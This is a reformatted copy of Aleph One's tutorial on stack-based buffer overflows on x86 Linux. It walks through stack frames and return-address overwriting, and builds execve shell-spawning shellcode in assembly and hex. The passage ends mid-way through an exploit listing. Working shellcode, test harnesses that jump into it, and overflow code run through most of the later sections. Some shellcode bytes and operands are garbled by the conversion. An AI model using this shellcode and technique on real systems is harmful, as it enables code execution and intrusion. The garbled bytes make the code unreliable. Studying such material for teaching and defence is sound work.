

Smashing the Stack for Fun & Profit : Revived

Originally written by Aleph One and heavy formatting done by avicoder

November 1, 2017

Smash the Stack [*C programming*] *n.* On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared `auto` in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

1 Introduction

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are *syslog*, *splitvt*, *sendmail 8.7.5*, *Linux/FreeBSD mount*, *Xt library*, *at*, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.


Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with `gdb` are very helpful but not necessary. We also assume we are working with an Intel x86 CPU, and that the operating system is Linux.

Some basic definitions before we begin: **A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type.** C programmers normally associate with the word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic. **Static** variables are allocated at load time on the data segment. **Dynamic** variables are allocated at run time on the stack. To overflow is to flow, or fill over the top, brims, or bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as **stack-based buffer overflows**.

2 Process Memory Organization

To understand what stack buffers are we must first understand how a process is organized in memory. Processes are divided into three regions: **Text, Data, and Stack**. We will concentrate on the stack region, but first a small overview of the other regions is in order.

- **Text region** is fixed by the program and includes code (instructions) and *read-only data*. This region corresponds to the text section of the executable file. This region is normally marked read-only and any attempt to write to it will result in a **segmentation violation**.
- **Data region** contains initialized and uninitialized data. Static variables are stored in this region. The data region corresponds to the data-bss sections of the executable file. Its size can be changed with the *brk(2)* system call. If the expansion of the *bss* data or the user stack exhausts available memory, the process is blocked and is rescheduled to run again with a larger memory space. New memory is added between the data and stack segments.



3 What is a Stack?

A stack is an abstract data type frequently used in computer science. A stack of objects has the property that the last object placed on the stack will be the first object removed. This property is commonly referred to as last in, first out queue, or a *LIFO*.

Several operations are defined on stacks. Two of the most important are PUSH and POP. PUSH adds an element at the top of the stack. POP, in contrast, reduces the stack size by one by removing the last element at the top of the stack.

4 Why do We use a Stack?

Modern computers are designed with the need of high-level languages in mind. The most important technique for structuring programs introduced by high-level languages is the *procedure or function*. From one point of view, a procedure call alters the flow of control just as a *jump* does, but unlike a *jump*, when finished performing its task, a function returns control to the statement or instruction following the call. This high-level abstraction is implemented with the help of the stack.

The stack is also used to dynamically allocate the local variables used in functions, to pass parameters to the functions, and to return values from the function.

5 The Stack Region

A stack is a contiguous block of memory containing data. A register called the **stack pointer** (SP) points to the top of the stack. The bottom of the stack is at a fixed address. Its size is dynamically adjusted by the kernel at run time. The CPU implements instructions to PUSH onto and POP off of the stack.

The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call.

Depending on the implementation the stack will either grow down (towards lower memory addresses), or up. In our examples we'll use a stack that grows down. This is the way the stack grows on many computers including the Intel, Motorola, SPARC and MIPS processors. *The stack pointer (SP) is also implementation dependent.*

It may point to the last address on the stack, or to the next free available address after the stack. For our discussion we'll assume it points to the last address on the stack.

In addition to the stack pointer, which points to the top of the stack (lowest numerical address), it is often convenient to have a frame pointer (FP) which points to a fixed location within a frame. Some texts also refer to it as a local base pointer (LB). In principle, local variables could be referenced by giving their offsets from SP. However, as words are pushed onto the stack and popped from the stack, these offsets change. Although in some cases the compiler can keep track of the number of words on the stack and thus correct the offsets, in some cases it cannot, and in all cases considerable administration is required. Furthermore, on some machines, such as Intel-based processors, accessing a variable at a known distance from SP requires multiple instructions.

Consequently, many compilers use a second register, FP, for referencing both local variables and parameters because their distances from FP do not change with PUSHes and POPs. On Intel CPUs, BP (EBP) is used for this purpose. On the Motorola CPUs, any address register except A7 (the stack pointer) will do. Because the way our stack grows, actual parameters have positive offsets and local variables have negative offsets from FP.

The first thing a procedure must do when called is save the previous FP (so it can be restored at procedure exit). Then it copies SP into FP to create the new FP, and advances SP to reserve space for the local variables. This code is called the procedure prolog. Upon procedure exit, the stack must be cleaned up again, something called the procedure epilog. The Intel ENTER and LEAVE instructions and the Motorola LINK and UNLINK instructions, have been provided to do most of the procedure prolog and epilog work efficiently.

Let us see what the stack looks like in a simple example:

```
1 void function(int a, int b, int c) {
2     char buffer1[5];
3     char buffer2[10];
4 }
5
6 void main() {
7     function(1,2,3);
8 }
```

Listing 1: example1.c

To understand what the program does to call *function()* we compile it with gcc using the `-S` switch to generate assembly code output:

```
$ gcc -S -o example1.s example1.c
```

By looking at the assembly language output we see that the call to *function()* is translated to:

```
1 pushl $3
2 pushl $2
3 pushl $1
4 call function
```

This pushes the 3 arguments to function backwards into the stack, and calls `function()`. The instruction `call` will push the instruction pointer (IP) onto the stack. We'll call the saved IP the return address (RET). *The first thing done in function is the procedure prolog:*


```
1 pushl %ebp
2 movl %esp,%ebp
3 subl $20,%esp
```

This pushes EBP, the frame pointer, onto the stack. It then copies the current SP onto EBP, making it the new

FP pointer. We'll call the saved FP pointer SFP. It then allocates space for the local variables by subtracting their size from SP.

We must remember that memory can only be addressed in multiples of the word size. A word in our case is 4 bytes, or 32 bits. So our 5 byte buffer is really going to take 8 bytes (2 words) of memory, and our 10 byte buffer is going to take 12 bytes (3 words) of memory. That is why SP is being subtracted by 20.

With that in mind our stack looks like as shown in fig2 when function() is called (each space represents a byte).




6 Buffer Overflow

A buffer overflow is the result of stuffing more data into a buffer than it can handle. How can this often found programming error can be taken advantage to execute arbitrary code? Lets look at another example:

```
1 void function(char *str) {
2     char buffer[16];
3     strcpy(buffer, str);
4 }
5
6 void main() {
7     char large_string[256];
8     int i;
9     for( i = 0; i < 255; i++)
10    large_string[i] = 'A';
11    function(large_string);
12 }
```

Listing 2: example2.c


This is program has a function with a typical buffer overflow coding error. The function copies a supplied string without bounds checking by using `strcpy()` instead of `strncpy()`. If you run this program you will get a segmentation violation. Lets see what its stack looks when we call function.



What is going on here? Why do we get a segmentation violation? Simple. `strcpy()` is copying the contents of `*str` `*(larger_string[])*` into `buffer[]` until a null character is found on the string. As we can see `buffer[]` is much smaller than `*str`. `buffer[]` is 16 bytes long, and we are trying to stuff it with 256 bytes. **This means that all 240 bytes after buffer in the stack are being overwritten.** This includes the SFP, RET, and even `*str`. We had filled `large_string` with the character 'A'. Its hex character value is `0x41`. That means that the return address is now `0x41414141`. This is outside of the process address space. That is why when the function returns and tries to read the next instruction from that address you get a **segmentation violation**.

So a buffer overflow allows us to change the return address of a function.

In this way we can change the flow of execution of the program. Lets go back to our first example and recall what the stack looked like, as shown in fig4.:



Lets try to modify our first example so that it overwrites the return address, and demonstrate how we can make it execute arbitrary code. Just before `buffer1[]` on the stack is SFP, and before it, the `return` address. That is 4 bytes past the end of `buffer1[]`. But remember that `buffer1[]` is really 2 word so its 8 bytes long. So the `return` address is 12 bytes from the start of `buffer1[]`. We'll modify the `return` value in such a way that the assignment statement `'x = 1;'` after the function call will be jumped. To do so we add 10 bytes to the return address. Our code is now:

```

1 void function(int a, int b, int c) {
2     char buffer1[5];
3     char buffer2[10];
4     int *ret;
5
6     ret = buffer1 + 12;
7     (*ret) += 10;
8 }
9
10 void main() {
11     int x;
12     x = 0;
13     function(1,2,3);
14     x = 1;
15     printf("%d\n",x);
16 }

```

Listing 3: example3.c

What we have done is add 12 to `*buffer1[]*`'s address. This new address is where the return address is stored. We want to skip pass the assignment to the `*printf*` call. How did we know to add 10 to the return address? We used a test value first (for example 1), compiled the program, and then started gdb:

```
$ gdb example3
```

```


1 GDB is free software and you are welcome to distribute copies of it
2 under certain conditions; type "show copying" to see the conditions.
3 There is absolutely no warranty for GDB; type "show warranty" for details.
4 GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
5 (no debugging symbols found)...
6 (gdb) disassemble main
7 Dump of assembler code for function main:
8 0x8000490 <main>:      pushl   %ebp
9 0x8000491 <main+1>:     movl   %esp,%ebp
10 0x8000493 <main+3>:     subl   $0x4,%esp
11 0x8000496 <main+6>:     movl   $0x0,0xffffffff(%ebp)
12 0x800049d <main+13>:    pushl  $0x3
13 0x800049f <main+15>:    pushl  $0x2
14 0x80004a1 <main+17>:    pushl  $0x1
15 0x80004a3 <main+19>:    call   0x8000470 <function>
16 0x80004a8 <main+24>:    addl   $0xc,%esp
17 0x80004ab <main+27>:    movl   $0x1,0xffffffff(%ebp)
18 0x80004b2 <main+34>:    movl   0xffffffff(%ebp),%eax
19 0x80004b5 <main+37>:    pushl  %eax
20 0x80004b6 <main+38>:    pushl  $0x80004f8
21 0x80004bb <main+43>:    call   0x8000378 <printf>
22 0x80004c0 <main+48>:    addl   $0xA,%esp
23 0x80004c3 <main+51>:    movl   %ebp,%esp
24 0x80004c5 <main+53>:    popl   %ebp
25 0x80004c6 <main+54>:    ret
26 0x80004c7 <main+55>:    nop

```

We can see that when calling `function()` the RET will be `0x80004a8`, and we want to jump past the assignment at `0x80004ab`. The next instruction we want to execute is the at `0x8004b2`. A little math tells us the distance is 10 bytes.

7 Shell Code

So now that we know that we can modify the return address and the flow of execution, what program do we want to execute? In most cases we'll simply want the program to spawn a shell. From the shell we can then issue other commands as we wish. But what if there is no such code in the program we are trying to exploit? How can we place arbitrary instruction into its address space? The answer is to place the code with are trying to execute in the buffer we are overflowing, and overwrite the return address so it points back into the buffer. Assuming the stack starts at address 0xFF, and that S stands for the code we want to execute the stack would then look like fig5.:



The code to spawn a shell in C looks like:

```

1  #include <stdio.h>
2  void main() {
3      char *name[2];
4
5      name[0] = "/bin/sh";
6      name[1] = NULL;
7      execve(name[0], name, NULL);
8  }

```

Listing 4: shellcode.c

To find out what does it looks like in assembly we compile it, and start up gdb. Remember to use the `-static` flag. Otherwise the actual code the for the `execve` system call will not be included. Instead there will be a reference to dynamic C library that would normally would be linked in at load time.

```
$ gcc -o shellcode -ggdb -static shellcode.c
```

```
$ gdb shellcode
```

```

1  GDB is free software and you are welcome to distribute copies of it
2  under certain conditions; type "show copying" to see the conditions.
3  There is absolutely no warranty for GDB; type "show warranty" for details.
4  GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
5  (gdb) disassemble main
6  Dump of assembler code for function main:
7  0x8000130 <main>:      pushl  %ebp
8  0x8000131 <main+1>:    movl   %esp,%ebp
9  0x8000133 <main+3>:    subl  $0x8,%esp
10 0x8000136 <main+6>:    movl  $0x80027b8,0xffffffff8(%ebp)
11 0x800013d <main+13>:   movl  $0x0,0xffffffffc(%ebp)
12 0x8000144 <main+20>:   pushl $0x0
13 0x8000146 <main+22>:   leal  0xffffffff8(%ebp),%eax
14 0x8000149 <main+25>:   pushl %eax
15 0x800014a <main+26>:   movl  0xffffffff8(%ebp),%eax

```

```

16 0x800014d <main+29>:   pushl  %eax
17 0x800014e <main+30>:   call   0x80002bc <__execve>
18 0x8000153 <main+35>:   addl   $0xc,%esp
19 0x8000156 <main+38>:   movl   %ebp,%esp
20 0x8000158 <main+40>:   popl   %ebp
21 0x8000159 <main+41>:   ret
22 End of assembler dump.
23
24 (gdb) disassemble __execve
25 Dump of assembler code for function __execve:
26 0x80002bc <__execve>:   pushl  %ebp
27 0x80002bd <__execve+1>:   movl   %esp,%ebp
28 0x80002bf <__execve+3>:   pushl  %ebx
29 0x80002c0 <__execve+4>:   movl   $0xb,%eax
30 0x80002c5 <__execve+9>:   movl   0x8(%ebp),%ebx
31 0x80002c8 <__execve+12>:   movl   0xc(%ebp),%ecx
32 0x80002cb <__execve+15>:   movl   0x10(%ebp),%edx
33 0x80002ce <__execve+18>:   int    $0x80
34 0x80002d0 <__execve+20>:   movl   %eax,%edx
35 0x80002d2 <__execve+22>:   testl  %edx,%edx
36 0x80002d4 <__execve+24>:   jnl    0x80002e6 <__execve+42>
37 0x80002d6 <__execve+26>:   negl   %edx
38 0x80002d8 <__execve+28>:   pushl  %edx
39 0x80002d9 <__execve+29>:   call   0x8001a34 <__normal_errno_location>
40 0x80002de <__execve+34>:   popl   %edx
41 0x80002df <__execve+35>:   movl   %edx,(%eax)
42 0x80002e1 <__execve+37>:   movl   $0xffffffff,%eax
43 0x80002e6 <__execve+42>:   popl   %ebx
44 0x80002e7 <__execve+43>:   movl   %ebp,%esp
45 0x80002e9 <__execve+45>:   popl   %ebp
46 0x80002ea <__execve+46>:   ret
47 0x80002eb <__execve+47>:   nop
48 End of assembler dump.

```

Lets try to understand what is going on here. We'll start by studying main:

```

1 0x8000130 <main>:      pushl  %ebp
2 0x8000131 <main+1>:      movl   %esp,%ebp
3 0x8000133 <main+3>:      subl   $0x8,%esp

```

This is the procedure prelude. It first saves the old frame pointer, makes the current stack pointer the new frame pointer, and leaves space for the local variables. In this case its:

```
char *name[2];
```

or 2 pointers to a char. Pointers are a word long, so it leaves space for two words (8 bytes).

```
1 0x8000136 <main+6>:      movl   $0x80027b8,0xffffffff(%ebp)
```

We copy the value 0x80027b8 (the address of the string “/bin/sh”) into the first pointer of name[]. This is equivalent to:

```
name[0] = "/bin/sh";
```

```
1 0x800013d <main+13>:      movl   $0x0,0xffffffff(%ebp)
```


We copy the value 0x0 (NULL) into the seconds pointer of name[]. This is equivalent to:

```
name[1] = NULL;
```

The actual call to execve() starts here.

```
1 0x8000144 <main+20>:   pushl  $0x0
```

We push the arguments to execve() in reverse order onto the stack. We start with NULL.

```
1 0x8000146 <main+22>:   leal   0xffffffff8(%ebp),%eax
```

We load the address of name[] into the EAX register.

```
1 0x8000149 <main+25>:   pushl  %eax
```

We push the address of name[] onto the stack.

```
1 0x800014a <main+26>:   movl   0xffffffff8(%ebp),%eax
```

We load the address of the string "/bin/sh" into the EAX register.

```
1 0x800014d <main+29>:   pushl  %eax
```

We push the address of the string "/bin/sh" onto the stack.

```
1 0x800014e <main+30>:   call   0x80002bc <__execve>
```

Call the library procedure execve(). The call instruction pushes the IP onto the stack.

Now execve(). Keep in mind we are using a Intel based Linux system. The syscall details will change from OS to OS, and from CPU to CPU. Some will pass the arguments on the stack, others on the registers. Some use a software interrupt to jump to kernel mode, others use a far call. Linux passes its arguments to the system call on the registers, and uses a software interrupt to jump into kernel mode.

```
1 0x80002bc <__execve>:   pushl  %ebp
2 0x80002bd <__execve+1>:   movl   %esp,%ebp
3 0x80002bf <__execve+3>:   pushl  %ebx
```

The procedure prelude.

```
1 0x80002c0 <__execve+4>:   movl   $0xb,%eax
```

Copy 0xb (11 decimal) into EAX. This is the index into the syscall table. 11 is execve.

```
1 0x80002c5 <__execve+9>: movl 0x8(%ebp),%ebx
```

Copy the address of “/bin/sh” into EBX.

```
1 0x80002c8 <__execve+12>:      movl 0xc(%ebp),%ecx
```

Copy the address of name[] into ECX.

```
1 0x80002cb <__execve+15>:      movl 0x10(%ebp),%edx
```

Copy the address of the null pointer into EDX.

```
1 0x80002ce <__execve+18>:      int  $0x80
```

Trap into the Kernel.

So as we can see there is not much to the `execve()` system call. All we need to do is:

1. Have the null terminated string “/bin/sh” somewhere in memory.
2. Have the address of the string “/bin/sh” somewhere in memory followed by a null long word.
3. Copy 0xb into the EAX register.
4. Copy the address of the address of the string “/bin/sh” into the EBX register.
5. Copy the address of the string “/bin/sh” into the ECX register.
6. Copy the address of the null long word into the EDX register.
7. Execute the `int $0x80` instruction.

But what if the `execve()` call fails for some reason? The program will continue fetching instructions from the stack, which may contain random data! The program will most likely core dump. We want the program to exit cleanly if the `execve` syscall fails. To accomplish this we must then add a `exit` syscall after the `execve` syscall. What does the `exit` syscall look like?

```
1 #include <stdlib.h>
2 void main() {
3     exit(0);
4 }
```

Listing 5: `exit.c`

```
$ gcc -o exit -static exit.c
```

```
$ gdb exit
```

```

1  GDB is free software and you are welcome to distribute copies of it under certain conditions; type "show copying"
2  GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
3  (no debugging symbols found)...
4  (gdb) disassemble _exit
5  Dump of assembler code for function _exit:
6  0x800034c <_exit>:      pushl  %ebp
7  0x800034d <_exit+1>:    movl   %esp,%ebp
8  0x800034f <_exit+3>:    pushl  %ebx
9  0x8000350 <_exit+4>:    movl   $0x1,%eax
10 0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
11 0x8000358 <_exit+12>:   int    $0x80
12 0x800035a <_exit+14>:   movl   0xffffffff(%ebp),%ebx
13 0x800035d <_exit+17>:   movl   %ebp,%esp
14 0x800035f <_exit+19>:   popl   %ebp
15 0x8000360 <_exit+20>:   ret
16 0x8000361 <_exit+21>:   nop
17 0x8000362 <_exit+22>:   nop
18 0x8000363 <_exit+23>:   nop
19  End of assembler dump.

```

The exit syscall will place 0x1 in EAX, place the exit code in EBX, and execute "int 0x80". That's it. Most applications return 0 on exit to indicate no errors. We will place 0 in EBX. Our list of steps is now:

1. Have the null terminated string "/bin/sh" somewhere in memory.
2. Have the address of the string "/bin/sh" somewhere in memory followed by a null long word.
3. Copy 0xb into the EAX register.
4. Copy the address of the address of the string "/bin/sh" into the EBX register.
5. Copy the address of the string "/bin/sh" into the ECX register.
6. Copy the address of the null long word into the EDX register.
7. Execute the int \$0x80 instruction.
8. Copy 0x1 into the EAX register.
9. Copy 0x0 into the EBX register.
10. Execute the int \$0x80 instruction.


Trying to put this together in assembly language, placing the string after the code, and remembering we will place the address of the string, and null word after the array, we have:

```

1  movl  string_addr,string_addr_addr
2  movb  $0x0,null_byte_addr
3  movl  $0x0,null_addr
4  movl  $0xb,%eax
5  movl  string_addr,%ebx
6  leal  string_addr,%ecx
7  leal  null_addr,%edx
8  int   $0x80
9  movl  $0x1,%eax
10  movl  $0x0,%ebx
11  int   $0x80
12  /bin/sh string goes here.

```

The problem is that we don't know where in the memory space of the program we are trying to exploit the code (and the string that follows it) will be placed. One way around it is to use a JMP, and a CALL instruction. The JMP and CALL instructions can use IP relative addressing, which means we can jump to an offset from the current IP without needing to know the exact address of where in memory we want to jump to. If we place a CALL instruction right before the "/bin/sh" string, and a JMP instruction to it, the string's address will be pushed onto the stack as the return address when CALL is executed. All we need then is to copy the return address into a register. The CALL instruction can simply call the start of our code above. Assuming now that J stands for the JMP instruction, C for the CALL instruction, and s for the string, the execution flow would now be:



With this modifications, using indexed addressing, and writing down how many bytes each instruction takes our code looks like:

```

1      jmp    offset-to-call          # 2 bytes
2      popl   %esi                    # 1 byte
3      movl   %esi,array-offset(%esi) # 3 bytes
4      movb   $0x0,nullbyteoffset(%esi) # 4 bytes
5      movl   $0x0,null-offset(%esi)  # 7 bytes
6      movl   $0xb,%eax                # 5 bytes
7      movl   %esi,%ebx                # 2 bytes
8      leal   array-offset,(%esi),%ecx # 3 bytes
9      leal   null-offset(%esi),%edx  # 3 bytes
10     int    $0x80                    # 2 bytes
11     movl   $0x1, %eax                # 5 bytes
12     movl   $0x0, %ebx                # 5 bytes
13     int    $0x80                    # 2 bytes
14     call   offset-to-popl           # 5 bytes
15     /bin/sh string goes here.

```

Calculating the offsets from jmp to call, from call to popl, from the string address to the array, and from the string address to the null long word, we now have:

```

1      jmp    0x26                      # 2 bytes
2      popl   %esi                      # 1 byte
3      movl   %esi,0x8(%esi)            # 3 bytes
4      movb   $0x0,0x7(%esi)           # 4 bytes
5      movl   $0x0,0xc(%esi)           # 7 bytes
6      movl   $0xb,%eax                # 5 bytes
7      movl   %esi,%ebx                # 2 bytes
8      leal   0x8(%esi),%ecx           # 3 bytes
9      leal   0xc(%esi),%edx           # 3 bytes
10     int    $0x80                    # 2 bytes
11     movl   $0x1, %eax                # 5 bytes
12     movl   $0x0, %ebx                # 5 bytes
13     int    $0x80                    # 2 bytes

```

```

14      call    -0x2b                # 5 bytes
15      .string \"/bin/sh\"         # 8 bytes

```

Looks good. To make sure it works correctly we must compile it and run it. But there is a problem. Our code modifies itself, but most operating system mark code pages read-only. To get around this restriction we must place the code we wish to execute in the stack or data segment, and transfer control to it. To do so we will place our code in a global array in the data segment. We need first a hex representation of the binary code. Lets compile it first, and then use gdb to obtain it.

```

1  void main() {
2  __asm__(
3      jmp    0x2a                # 3 bytes
4      popl   %esi                # 1 byte
5      movl   %esi,0x8(%esi)       # 3 bytes
6      movb   $0x0,0x7(%esi)      # 4 bytes
7      movl   $0x0,0xc(%esi)      # 7 bytes
8      movl   $0xb,%eax           # 5 bytes
9      movl   %esi,%ebx           # 2 bytes
10     leal   0x8(%esi),%ecx       # 3 bytes
11     leal   0xc(%esi),%edx       # 3 bytes
12     int    $0x80                # 2 bytes
13     movl   $0x1,%eax           # 5 bytes
14     movl   $0x0,%ebx           # 5 bytes
15     int    $0x80                # 2 bytes
16     call   -0x2f                # 5 bytes
17     .string \"/bin/sh\"         # 8 bytes
18 );
19 }

```

Listing 6: shellcodeasm.c

```
$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
```

```

1  [aleph1]$ gdb shellcodeasm
2  GDB is free software and you are welcome to distribute copies of it under certain conditions; type "show copying"
3  There is absolutely no warranty for GDB; type "show warranty" for details.
4  GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
5  (gdb) disassemble main
6  Dump of assembler code for function main:
7  0x8000130 <main>:      pushl   %ebp
8  0x8000131 <main+1>:    movl    %esp,%ebp
9  0x8000133 <main+3>:    jmp     0x800015f <main+47>
10 0x8000135 <main+5>:    popl    %esi
11 0x8000136 <main+6>:    movl    %esi,0x8(%esi)
12 0x8000139 <main+9>:    movb    $0x0,0x7(%esi)
13 0x800013d <main+13>:   movl    $0x0,0xc(%esi)
14 0x8000144 <main+20>:   movl    $0xb,%eax
15 0x8000149 <main+25>:   movl    %esi,%ebx
16 0x800014b <main+27>:   leal    0x8(%esi),%ecx
17 0x800014e <main+30>:   leal    0xc(%esi),%edx
18 0x8000151 <main+33>:   int     $0x80
19 0x8000153 <main+35>:   movl    $0x1,%eax
20 0x8000158 <main+40>:   movl    $0x0,%ebx
21 0x800015d <main+45>:   int     $0x80
22 0x800015f <main+47>:   call   0x8000135 <main+5>
23 0x8000164 <main+52>:   das
24 0x8000165 <main+53>:   boundl 0x6e(%ecx),%ebp
25 0x8000168 <main+56>:   das

```

```

26 0x8000169 <main+57>:   jae    0x80001d3 <__new_exitfn+55>
27 0x800016b <main+59>:   addb   %c1,0x55c35dec(%ecx)
28 End of assembler dump.
29 (gdb) x/bx main+3
30 0x8000133 <main+3>:   0xeb
31 (gdb)
32 0x8000134 <main+4>:   0x2a
33 (gdb)
34 .
35 .
36 .

```

```

1 char shellcode[] =
2     "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
3     "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
4     "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
5     "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3";
6
7 void main() {
8     int *ret;
9
10    ret = (int *)&ret + 2;
11    (*ret) = (int)shellcode;
12
13 }

```

Listing 7: testsc.c

```
$ gcc -o testsc testsc.c
```

```
$ ./testsc
```

```
$ exit
```

It works! But there is an obstacle. In most cases we'll be trying to overflow a character buffer. As such any null bytes in our shellcode will be considered the end of the string, and the copy will be terminated. There must be no null bytes in the shellcode for the exploit to work. Let's try to eliminate the bytes (and at the same time make it smaller).

```

1 Problem instruction:          Substitute with:
2 -----
3 movb  $0x0,0x7(%esi)         xorl  %eax,%eax
4 movl  $0x0,0xc(%esi)         movb  %eax,0x7(%esi)
5                                     movl  %eax,0xc(%esi)
6 -----
7 movl  $0xb,%eax              movb  $0xb,%al
8 -----
9 movl  $0x1,%eax              xorl  %ebx,%ebx
10 movl  $0x0,%ebx              movl  %ebx,%eax
11                                     inc   %eax
12 -----

```

Our improved code:

```

1 void main() {
2   __asm__(
3     jmp    0x1f                # 2 bytes
4     popl  %esi                # 1 byte
5     movl  %esi,0x8(%esi)      # 3 bytes
6     xorl  %eax,%eax          # 2 bytes
7     movb  %eax,0x7(%esi)      # 3 bytes
8     movl  %eax,0xc(%esi)      # 3 bytes
9     movb  $0xb,%al           # 2 bytes
10    movl  %esi,%ebx           # 2 bytes
11    leal  0x8(%esi),%ecx      # 3 bytes
12    leal  0xc(%esi),%edx      # 3 bytes
13    int   $0x80               # 2 bytes
14    xorl  %ebx,%ebx          # 2 bytes
15    movl  %ebx,%eax          # 2 bytes
16    inc   %eax                # 1 bytes
17    int   $0x80               # 2 bytes
18    call  -0x24               # 5 bytes
19    .string "/bin/sh\"
20                                     # 46 bytes total
21  ");
22 }

```

Listing 8: shellcodeasm2.c

And our new test program:

```

1 char shellcode[] =
2     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
3     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
4     "\x80\xe8\xdc\xff\xff\xff/bin/sh";
5
6 void main() {
7     int *ret;
8
9     ret = (int *)&ret + 2;
10    (*ret) = (int)shellcode;
11
12 }

```

Listing 9: testsc2.c

```
gcc -o testsc2 testsc2.c
```

```
./testsc2
```

```
exit
```

8 Writing an Exploit (or how to mung the stack)

Lets try to pull all our pieces together. We have the shellcode. We know it must be part of the string which we'll use to overflow the buffer. We know we must point the return address back into the buffer. This example will demonstrate these points:

```

1 char shellcode[] =
2     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
3     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
4     "\x80\xe8\xdc\xff\xff\xff/bin/sh";
5
6     char large_string[128];
7
8 void main() {
9     char buffer[96];
10    int i;
11    long *long_ptr = (long *) large_string;
12
